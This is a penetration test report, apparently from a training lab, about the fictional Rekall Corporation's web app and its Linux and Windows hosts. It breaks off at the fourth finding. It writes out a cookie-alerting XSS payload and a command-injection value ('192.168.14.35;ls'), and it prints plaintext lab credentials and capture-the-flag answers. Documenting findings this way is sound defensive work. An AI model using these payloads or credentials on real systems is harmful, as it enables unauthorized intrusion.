Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Reds Pentesting, LLC

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	RedsPen
Contact Name	Anthony Vagg
Contact Title	Penetration Tester

Document History

Version	Date	Author(s)	Comments
001	22/04/2023	Anthony Vagg	

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

IP Address/URL	Description
192.168.13.0/24 172.22.117.0/24 192.168.14.35(Totalrekalldomain.com)/*	Total Rekall internal domain, range and public website


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Input validation on Welcome.php text input sections.
- Many different vulnerability scan results while listing as a vulnerability were not accessible due to correct system configurations on windows machines.

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- sensitive files are accessible with simple scan via zenmap and robots.txt
- no mitigations for XSS attacks or SQL payload
- no mitigations for command injection
- Nessus detects multiple critical vulnerabilities on linux machines that are exploitable
- Outdated apache service allows for multiple exploits
- partial login credentials available from ip scan
- multiple services vulnerable to exploits
- sensitive files are accessible without root credentials. such as /etc/passwd
- Old version of linux allows for sudo vulnerability exploit

Executive Summary

During this Pen test multiple vulnerabilities were found on multiple platforms and were successfully exploited.

All images related to mentioned will be labeled and numbered in either the Vulnerability summary related to the topic or in the appendix.

This test started with the Webapp so I shall run through that first.

Web App summary

The first point of attack was an XSS attack on multiple points, most notably in the “enter your name here” or comments section. (Figure 1 and 2 in Vulnerability 1)

From there a LFI exploit was attempted and was successful twice. Both instances were on the /memory-planner.php page, the first was able to load a file that was later accessible and the second was able to load an image file that was not the allowed type by changing its name. (figure 3 and 4 in Vulnerability 2)

From there the /login.php was inspected and plaintext user credentials were found within the HTML of the page. Also visible by highlighting on the page. (Figure 5 and 6)
This allowed us to know there was an admin tools section /networking.php and pointed towards /vendors.txt which exposed all of the vendors that TotalRekall is using.
That combined with /robots.txt (figures 7 and 8) showed a rather complete picture on what is stored on the web app.
Command injection was also possible on /networking.php by inputting command 192.168.14.35;ls in the dns check field and splunk in the MX record check. (figure 9-13)

This attack segment started with OSINT reconnaissance. Using Who.is and inputting the domain it returned a user login and location of the servers.
In addition to these findings we found an ip address in the DNS records section which with a quick search gave us an attackable address and with the user that was found earlier was some very useful information for attacking. (Figure 14 and 15)
After that a crt.sh scan was done against that IP address and returned stored certificates. (Figure 16)

Once the web app was completed we started attacking the linux servers.

Linux server summary

Going forward 192.168 will be abbreviated as *.
Starting with a nmap scan via Zenmap, a few different vulnerabilities were found, one being the apache service running Drupal on *.13.13. (Figure 17)

Next a nessus scan was run against the network *.13.0/24 and returned an apache vulnerability on multiple different hosts.
The Tomcat RCE was exploited and a shell achieved on *.13.10 (exploit figure 18)
The Jakarta Multipart parser exploit was used resulting in gaining a shell on the machine *.13.12 (Figure 19 and 23)

Then a common gateway interface (CGI) script was tried against *.13.11 which was successful and we were able to gain shell access and access the sudoers.d file. (Figure 20 and 21)
Then to try for greater penetration access to /etc/passwd was achieved (Figure 22)

Achieving a good amount on those services attention was directed to the next exploit to be attempted which was the Drupal RCE on *.13.13 in which shell was also achieved.

Finally the last port of call for the linux machine is trying out the user that was found earlier during the investigation phase to try and access *.13.14 which was a success with password guessing and access was achieved.
Once access was achieved Privilege escalation was attempted with a crafted user ID and root was achieved. (Figure 25 and 26)

Windows server summary

Going forward 172.22 will be abbreviated as *.
Starting with the Windows network OSINT searches, we found a username and password hash on a github repository (Figure 27) that was freely available. With a quick decode of the hash it revealed the password for that account. (Figure 28)

Then as you might guess a scan was done against the windows network *.117.0/24 and found *.117.10 and *.117.20.
Then that scan returned a possible FTP enumeration vulnerability which was exploited on *.117.20's web app and with path traversal a text file was able to be accessed. (Figure 29)
It also returned another vulnerability in the SLmail service which allowed another exploit which granted console access to the machine. (Figure 30)
Once console access was achieved, Task scheduler (Figure 31) was accessed and SAM was attacked to see if any cached credentials were found and it was a success so all that was needed to do was crack the hashed password. (Figure 32)

Final notes

Time set for the engagement was depleted at this point before lateral movement was able to be attempted; however that does not mean that it is not impossible to do.

Always remain vigilant and keep following best practices to mitigate these risks.
This is only demonstrating a snapshot of the current configuration and with the right remediation that this report will direct to, should improve from its current state.

This can never be a completely perfect test as there are always new ways to exploit systems being found or created so when everything is fixed, still keep up to date with patches, news and new exploits.

Recommend a follow up pentest in 12 months or when you are confident all remediations have been completed.

Summary Vulnerability Overview


Vulnerability	Severity
XSS scripting	Medium
Local File Inclusion	High
User credential exposure	Critical
Sensitive data exposure	High
Command injection	Critical
Sensitive information exposure - OSINT	Medium
Certificate search - OSINT	Medium
Nmap scan	Critical
Apache Tomcat RCE	Critical
Jakarta Multipart parser in Apache Struts	Critical
Shellshock CGI	Critical
Drupal RCE	Critical
Invoking Sudo with crafted user ID	Critical
Exposed employee credentials	Critical
Filezilla FTP enumeration	High
SLmail POP3 RBO RCE	High
Task scheduler access	High
Hash dump	Critical


The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	192.168.13.0/24 172.22.117.0/24
Ports	All

Exploitation Risk	Total
Critical	10
High	5
Medium	3
Low	0
Sum Total	**18**


Vulnerability Findings

Vulnerability 1	Findings
Title	Xss Reflected
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Medium - Avg 5.73 CVSS
Description	Lack of input validation allows access to data that should otherwise be unobtainable - CVE-79, CWE rank 2 https://cwe.mitre.org/data/definitions/79.html
Images	 192.168.14.35/Welcome.php?payload=<script>alert(Document.cookie)<%2Fscript> Welcome to VR Planning On the next page you will be designing your perfect, unique virtual reality experience! Begin by entering your name below! <script>alert(Documents.cookie)</script> <--- entered here Welcome ! Click the link below to start the next step in your choosing your VR experience! CONGRATS, FLAG 1 is f76sdfkg6sjf Character Development Be the quarterback for your favorite team. Take the stage as a rock star or pop icon. Experience the powers of a superhero! Adventure Planning Climb a mountain on Mars. Walkthrough a haunted mansion at midnight. Take part in a top secret spy mission. Location Choices Travel to any corner of the world: a tropical jungle, a booming metropolis, the deepest depths of the ocean! 192.168.14.35/comments.php Please leave your comments on our website! CONGRATS, FLAG 3 is sd7fk1nctx <script>alert(Documents.cookie)</script> Add: ☑ Show all: □ Delete: □ Your entry was added to our blog! # Owner Date Entry 1 bee 2023-04-13 09:38:29 Burp Suite Community E... Welcome - Mozilla Firefox root@kali: ~ Welcome New Tab Memory Planner Exploit-DB Nessus REKALL CORPORATION Home About Rekall Welcome VR Planner Login Put your name here GO Submit Activate Windows Go to Settings to activate Windows. Figure 1 & 2
Affected Hosts	Web app pages /welcome.php /comments.php
Remediation	Input validation/sanitization

Vulnerability 2	Findings
Title	Local File Inclusion
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High - Avg 7.3 CVSS
Description	Able to upload files to later exploit and traverse to their directory. Second file uploaded was a .png.jpg to allow the file to be uploaded. CWE-98 https://cwe.mitre.org/data/definitions/98.html
Images	 REKALL CORPORATION Home About Rekall Welcome VR Planner Login Choose your Adventure by uploading a picture of your dream adventure! Please upload an image: Browse... No file selected. Upload Your File! Your image has been uploaded here.Congrats, flag 5 is mmssdi73g Choose your location by uploading a picture Please upload an image: Browse... No file selected. Upload Your File! Your image has been uploaded here.Congrats, flag 6 is ld8skd62hdd Figure 3 & 4
Affected Hosts	Web App page /memory-planner.php
Remediation	Use a firewall that detects LFI in a **temporary solution** until environment hardening can take place following remediation steps listed by Mitre.

Vulnerability 3	Findings



Title	User credential exposure
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	Web app administrator login was stored on page and in HTML in plain text which can be seen via element inspection or highlighting the page.

Images	
	REKALL CORPORATION
	Enter your Administrator credentials!
	Login:
	Password:
	Login
	Successful login! flag 8 is 87fsdkf6djf , also check out the admin only networking tools
	HERE
	Admin Login
	Enter your Administrator credentials!
	Login:dougquaid
	Password:
	kuato
	`<h1 class="u-text u-text-default u-text-1">`
	`<center>…</center>`
	`<div id="main">`
	`<p>Enter your Administrator credentials!</p>`
	`<style>…</style>`
	`<form action="/Login.php" method="POST">`
	`<p>`
	`<font color="#DB545A">dougquaid</font>`
	`<br>`
	`<input id="login" type="text" name="login" size="20">`
	`</p>`
	`<p>`
	`<label for="password">Password:</label>`
	`<br>`
	`<font color="#DB545A">kuato</font>`
	`<input id="password" type="password" name="password" size="20">`
	`</p>`
	`<button type="submit" name="form" value="submit" background-color="black">Login</button>`
	Figure 5 & 6

Affected Hosts	Web app /Login.php
Remediation	Deletion of credentials, Change password following NIST guidelines and implementing multi factor authentication.



Vulnerability 4	**Findings**
Title	Sensitive data exposure

